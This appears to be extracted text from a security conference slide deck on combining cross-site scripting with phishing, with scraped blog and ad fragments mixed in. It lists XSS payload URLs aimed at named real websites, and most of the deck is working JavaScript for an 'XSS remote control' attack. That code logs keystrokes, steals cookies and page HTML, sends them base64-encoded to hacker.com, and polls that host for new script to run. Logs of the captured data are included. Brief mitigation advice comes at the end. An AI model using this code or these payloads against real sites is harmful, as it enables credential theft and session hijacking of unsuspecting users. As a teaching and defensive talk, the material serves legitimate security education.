- **Combine XSS and Phishing attacks to improve attack**
- **Use XSS technique to disguise the phishing activity**
- **Decreases the chance of an average user to recognize the attack**
- **Done using two main techniques:**
 - XSS Redirect Disguise
 - XSS Page Rewriting

XSS-Phishing Hybrid Attacks

Is It Real?



zaphedingbat.com

Home
Resume

Secrets and Lies: Digital Security in a Networked World
By: Schneier
£8.39
Books From Amazon

Security: Cross site scripting and script injection

Has MasterCard gone on a phishing trip, leaving the back door wide open?
Author: ZapTheDingbat
Released: Monday 28/06/04

In the wake of MasterCard and NameProtect's recent PR hype announcing their aggressive drive to fight fraud on the web, this dynamic duo seem to have missed some all too basic gaps in their own security.

Demonstration

The links below demonstrate just how easy it is to inject this press release onto some of the most trusted sites we use. Pay attention to the domain displayed in the address bar of the browser window which they open.

- [MasterCard](#)
- [GCHQ](#)
- [Natwest](#)
- [Nochex](#)
- [WorldPay](#)
- [Barclaycard](#)
- [Reuters](#)
- [Sky](#)
- [The Daily Mail](#)

www.mastercard.com/cgi-bin/atm/atm.cgi?region=uk&country=gbr&city=<script src='http://www.zaphedingbat.com/security/scriptinjection/mastercard.js'></script>

the site while displaying any content and functionality of the hacker's choice.

News Release

XSS-Phishing Hybrid Attacks

Some More Real World Examples...

Google Plugs Cookie-Theft Data Leak

<http://www.eweek.com/article2/0,1759,1751689,00.asp>

eBay Redirect Becomes Phishing Tool

http://www.betanews.com/article/eBay_Redirect_Becomes_Phishing_Tool/1109886753

A phishing wolf in sheep's clothing

http://news.com.com/2100-7349_3-5616419.html

Online Banking Industry Very Vulnerable to Cross-Site Scripting Frauds

http://news.netcraft.com/archives/2005/03/11/online_banking_industry_very_vulnerable_to_crosssite_scripting_frauds.html

Here's one more trick up hackers' sleeves

http://reviews.cnet.com/4520-3513_7-5021212.html

XSS-Phishing Hybrid Attacks

And Not Just Overseas...

NetAction:

[http://www.netaction.co.il/search.php?qsn=<img%20src=Images/space.gif%20onload=alert\(document.cookie\)%20>](http://www.netaction.co.il/search.php?qsn=<img%20src=Images/space.gif%20onload=alert(document.cookie)%20>)
[<img%20src=Images/space.gif%20onload=alert\(document.cookie\)%20>](http://www.netaction.co.il/personal.php?formPersonalID=)
[<img%20src=Images/space.gif%20onload=alert\(document.cookie\)%20>](http://www.netaction.co.il/contact.php?formFirstName=)

P1000:

<http://www.p1000.co.il/default.asp?urladd=http://www.phisher.com>

Wallashops:

[<script>alert\(document.cookie\)</script>](http://www.wallashops.co.il/shopmind_portal_heb/main.asp?name=)
[r=eval\("al"%2B"ert\(doc"%2B"ument.coo"%2B"kie\) "\)%20](http://www.wallashops.co.il/shopmind_portal_heb/main.asp?useove)

Zap:

<http://www.zap.co.il/gsearch.asp?k> alert(document.cookie) </script>

GetIt:

[<script>alert\(document.cookie\)</script>](http://www.getit.co.il/odList_Search.asp?sw1=)

[<script>alert\(document.cookie\)</script>](http://www.sakal.co.il/jsp/pg/SearchResultNew.jsp?searchType=byName&keyWord=)

NfcShop:

[<script>alert\(document.cookie\)</script>](http://shop.nfc.co.il/signin.asp?msg=)

Daka90:

['><script>alert\(document.cookie\)</script>](http://daka90.ynet.co.il/Login/CdaPersonalAreaLogin/1,2141,,00.html?txtemail=)

<http://lists.grok.org.uk/pipermail/full-disclosure/2005-January/030699.html>

XSS-Phishing Hybrid Attacks

- **Technique #1 - XSS Redirect Disguise**
 - Takes advantage of a redirect page often found in websites (login pages, links, etc.)
 - The phished site is embedded as the parameter provided for the redirect page
 - The URL which is sent to the user contains the real site as the domain.
 - The average phishing-aware user, will only look at the beginning of the link prior to clicking it, which contains the valid domain.
 - Most users are unlikely to identify the phished site in the parameters

XSS-Phishing Hybrid Attacks

- **Technique #2 - Page Rewriting**
 - Takes advantage of the phishing concept, without actually leaving the site.
 - The JavaScript empties the attacked page, and rewrites it as a standard login page.
 - The page appears to be genuine, even if the user bothers to look at the domain or check the SSL certificate.
 - The page, however, is different in one single aspect - the login form points to a remote machine.

Current XSS Limitations

- **Victim-Attacker connection is not persistent**
- **After the user follows the link, the attacker loses control over the user.**
- **Off-domain data transfer mechanism is only from victim to attacker, and occurs only once.**
- **Effectiveness of attack is low if XSS is found on public portions of the application (yet exploitation is more difficult if found on authenticated pages).**

Next Generation XSS Attacks

- Moving from simple, standard XSS exploits to explore the full potential of the problem
- Goals of Exploitation:
 - Persistent communication with the browser, while user is surfing the site
 - Complete control over the web browser
 - Monitor multiple XSS'ed clients simultaneously
 - Be as invisible as possible
- *Based on work done by Jeremiah Grossman, WhiteHat Security, and on concepts presented by Anton Rager in his XSS-Proxy*

XSS Remote Control

A user is cross-site scripted and third-party JavaScript exploit code performs the following:

Empties the contents of the current window.

Creates a full screen IFRAME with the SRC attribute equal to the URL of the current page. To the user, nothing has been visibly affected and they continuously click within the IFRAME.

Whenever a link is clicked, the web page contents are transferred to an off-domain server.

Keystroke recording is enabled capturing any text entered into HTML form fields. Including usernames and passwords.

Send polling requests to the off-domain server and wait for any new JavaScript commands.

Exploit Code

```
<SCRIPT SRC="http://hacker.com/exploit.js">
</SCRIPT>
```

Viewport IFrame



XSS Remote Control

Monitoring the Viewport:

An IFRAME is an HTML tag used to include one web page within another.

The IFRAME is created to be displayed full-screen, making any clicks occurring within its borders.

Since the exploit code is loaded from the same domain as the IFRAME, it has full access to the DOM.

Exploit Code

```
<SCRIPT SRC="http://hacker.com/exploit.js">
</SCRIPT>
```

Viewport IFrame

```
function makeViewPort() {
    var iframe = document.createElement("iframe");

    iframe.setAttribute("src", location.href);
    iframe.setAttribute("id", 'monitor');
    iframe.setAttribute("scrolling", "no");
    iframe.setAttribute("frameBorder", "0");
    iframe.setAttribute("OnLoad", "readViewPort()");
    iframe.setAttribute("OnUnLoad", "");
    iframe.style.left='0px';
    iframe.style.top='0px';
    iframe.style.width=(window.innerWidth - 20);
    iframe.style.height='2000px';
    iframe.style.position='absolute';
    iframe.style.visibility='visible';
    iframe.style.zIndex='100000';

    document.body.innerHTML = "";
    document.body.appendChild(iframe);
}
```

XSS Remote Control

Data Capturing:

JavaScript saves data from the DOM including HTML, cookies, User-Agent, and keystrokes.

```

document.captureEvents(Event.KEYPRESS);           Capture keystrokes
document.onkeypress = captureKeyStrokes;

function readViewPort() {
    var watched = document.getElementById('monitor');

    if (current_url != watched.contentWindow.location.href) {
        current_url = watched.contentWindow.location.href;
        var b64_url = base64(current_url);           Gathering HTML and Cookies
        var b64_cookies = base64(document.cookie);

        var img = new Image();
        img.src = 'http://hacker.com/' + b64_url + "/" + b64_ua + "/" + b64_cookies;
                                                    Sending cookie and user-agent data off-domain

        flushKeys(keystrokes);
        sendDataOffDomain(watched.contentWindow.document.body.innerHTML);
                                                    Sending HTML data off-domain
    } else {
        var script_tag = document.createElement("script");
        script_tag.setAttribute("src", 'http://hacker.com/script.js');
        document.body.appendChild(script_tag);
    }
    setTimeout("readViewPort(sessionid);", 15000);
}

function captureKeyStrokes(e) {
    keystrokes += String.fromCharCode(e.which);
}

function flushKeys(keys) {           Sending keystroke data off-domain
    var watched = document.getElementById(iframe_name);
    if (keys.length > 0) {
        var b64_url = base64(current_url);
        var b64_keys = base64(keys);
        var img = new Image();
        img.src = 'http://hacker.com/' + b64_keys;
        keystrokes = "";
    }
}
    
```

XSS Remote Control

Data Transferring:

Transferring large amounts of data while bypassing the browser security

Split the data into blocks. 2,000 bytes is a large enough without exceeding browser URL length limits.

Base64 encode the blocks before transit. Encoding ensures the data is not altered by the browser.

Data block are transferred individually with multiple off-domain GET requests using JavaScript image objects.

```
function sendDataOffDomain(transfer_data) {
    var block_size = 2000;
    var total_blocks = Math.round(transfer_data.length / block_size);

    if (transfer_data.length > block_size) { total_blocks++; }
    var start_byte = 0;
    var end_byte = (start_byte + block_size) - 1;

    for (var block = 0; block < total_blocks; ++block) {
        var data_block = base64(transfer_data.substring(start_byte, end_byte));
        var img = new Image();
        img.src = 'http://hacker.com/' + block + "-" + total_blocks + "/" +
data_block;
        start_byte = end_byte + 1;
        end_byte = (start_byte + block_size) - 1;
    }
}
```

```
Starting Web Server...
[Point your browser to http://192.168.0.245:8080/]

Got a connection!
Request GET /session/4925/aHR0cDovL2xvY2FsaG9zdDo4MDAwLw==/TW
ElhY2gtTzsgZW4tVVM7IHJ2OjEuNy41KSBHZWNrby8yMDA0MTEwNyBGaXJlZm

Got a connection!
Request GET /transfer/4925/0-1/CjxoMT5JbmRleCBvZiAvPC9oMT4KPH
CAGICI+IDxhIGhyZWY9Ij90PUQiPk5hbWU8L2E+ICAgICAgICAgICAgICAgIC
CAGICA8YSBocmVmPSI/Uz1BIj5TaXplPC9hPiAgPGEgaHJlZj0iP0Q9QSI+RG
WNRlmdpZiIgyYw0PSJbRElSXS+IDxhIGhyZWY9Ii8iPlBhcmVudCBEaXJlY3
C0gIAo8aWlnIHNYz0iL2ljb25zL2ltYWdlMi5naWYiIGFsdD0iW01NR10iPi
CAGICAgICAgICAgIDE4LU5vdi0yMDA0IDA50jeE4ICAgICAgwayAgCjxpbWcg3
GhyZWY9ImZpbGVzLyI+ZmlsZXZMvPC9hPiAgICAgICAgICAgICAgICAgIDA4LU
nMvZm9sZGVyLmdpZiIgyYw0PSJbRElSXS+IDxhIGhyZWY9Imh0bWwvIj5odG
TI6NTEgICAgICAtICAKPglZyBzcmM9Ii9pY29ucy9mb2xkZXIuZ22lmIiBhbH
T4gICAgICAgICAgICAgICAgIDEwLUZlYi0yMDA1IDEyOjUxICAgICAgLSAgCj
iA8YSBocmVmPSJpbmRleC5zaHRtbCI+aW5kZXguc2h0bWw8L2E+ICAgICAgIC
3JjPSIvaWNvbnMvZm9sZGVyLmdpZiIgyYw0PSJbRElSXS+IDxhIGhyZWY9Im
i0yMDA1IDA50jeE5ICAgICAgLSAgCjxpbWcg3JjPSIvaWNvbnMvZm9sZGVyLm
nNlcnJvcnMvPC9hPiAgICAgICAgICAgICAgICAgIDE5LU9jdC0yMDA0IDE0OjQxIC
GFsdD0iWyAgIF0iPiA8YSBocmVmPSJub3R1LnhtbCI+bm90ZS54bWw8L2E+IC
yAgCjxpbWcg3JjPSIvaWNvbnMvZm9sZGVyLmdpZiIgyYw0PSJbRElSXS+ID
iAgICAgICAgICAgIDEwLUZlYi0yMDA1IDEwOjU0ICAgICAgLSAgCjxpbWcg3
GhyZWY9InN0eWxlLyI+c3R5bGUvPC9hPiAgICAgICAgICAgICAgICAgIDEwLU
nMvZm9sZGVyLmdpZiIgyYw0PSJbRElSXS+IDxhIGhyZWY9Inhzcy8iPnhzcy
zozNCAgICAgIC0gIAo8L3ByZT48aHI+CjxhZGRyZXNzPkFwYWN0ZS8xLjMuMj
3M+Cg== HTTP/1.1 [M] GOOGLE KEY
```


XSS Remote Control

Bi-Directional Communication

Send JavaScript command from the remote server to the client

In a continuous loop, a new “script” tag object is created with the src attribute URL of a remote location. When the remote JavaScript file is updated, its executes within the clients browser.

JavaScript violates the same origin policy by accessing data outside the originating domain.

```
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;

function readViewPort() {
    var watched = document.getElementById('monitor');

    if (current_url != watched.contentWindow.location.href) {
        current_url = watched.contentWindow.location.href;
        var b64_url = base64(current_url);
        var b64_cookies = base64(document.cookie);

        var img = new Image();
        img.src = 'http://hacker.com/' + b64_url + '/' + b64_ua + '/' + b64_cookies;

        flushKeys(keystrokes);
        sendDataOffDomain(watched.contentWindow.document.body.innerHTML);
    } else {
        var script_tag = document.createElement("script");
        script_tag.setAttribute("src", 'http://hacker.com/script.js');
        document.body.appendChild(script_tag);
    }
    setTimeout("readViewPort(sessionid);", 15000);
}
```

XSS Remote Control

- **Goal Achieved - User's browsing session is under control of the attacker, circumventing previously considered limitations**
- **This type of control allows the attacker to:**
 - **Steal all information and monitor user activity**
 - **Invoke other XSS'ed links from the User's browser, gaining access to additional sites**
 - **Launch application attacks against the site, using the victim's source IP and credentials**
 - **Leverage phishing attacks**
 - **And more...**

Threat Mitigation

- **Avoid XSS vulnerabilities in your web site!**
- **Always perform input validation. The white list approach is preferred.**
- **More importantly, properly conducted output sanitation can completely prevent XSS:**
 - **Run every piece of data sent back to the client through an output sanitation function**
 - **Function should perform HTML encoding on all non alphanumeric characters**

Threat Mitigation

- Use application-external XSS protection:
 - .NET Tags Blocking (*default*)
 - Apache's Mod_Security SecFilter
 - Commercial IDS/AppFW Solutions
- Frame Busting Code - Prevent your site from being included in an IFRAME. Add this script to your pages:

```
<SCRIPT language="javascript">  
if (top != self) top.location.href = location.href;  
</SCRIPT>
```

Resources

Phishing with Superbait

2005, Jeremiah Grossman, CTO, WhiteHat Security

http://www.whitehatsec.com/presentations/phishing_superbait.pdf

Phishing Activity Report July 05

July 2005, Anti-Phishing Working Group

http://antiphishing.org/APWG_Phishing_Activity_Report_Jul_05.pdf

XSS-Proxy

2005, Anton Roger

<http://xss-proxy.sourceforge.net/>



Questions?

Thank You!

For Additional Information:

Email: ofer@hacktics.com

Web: www.hacktics.com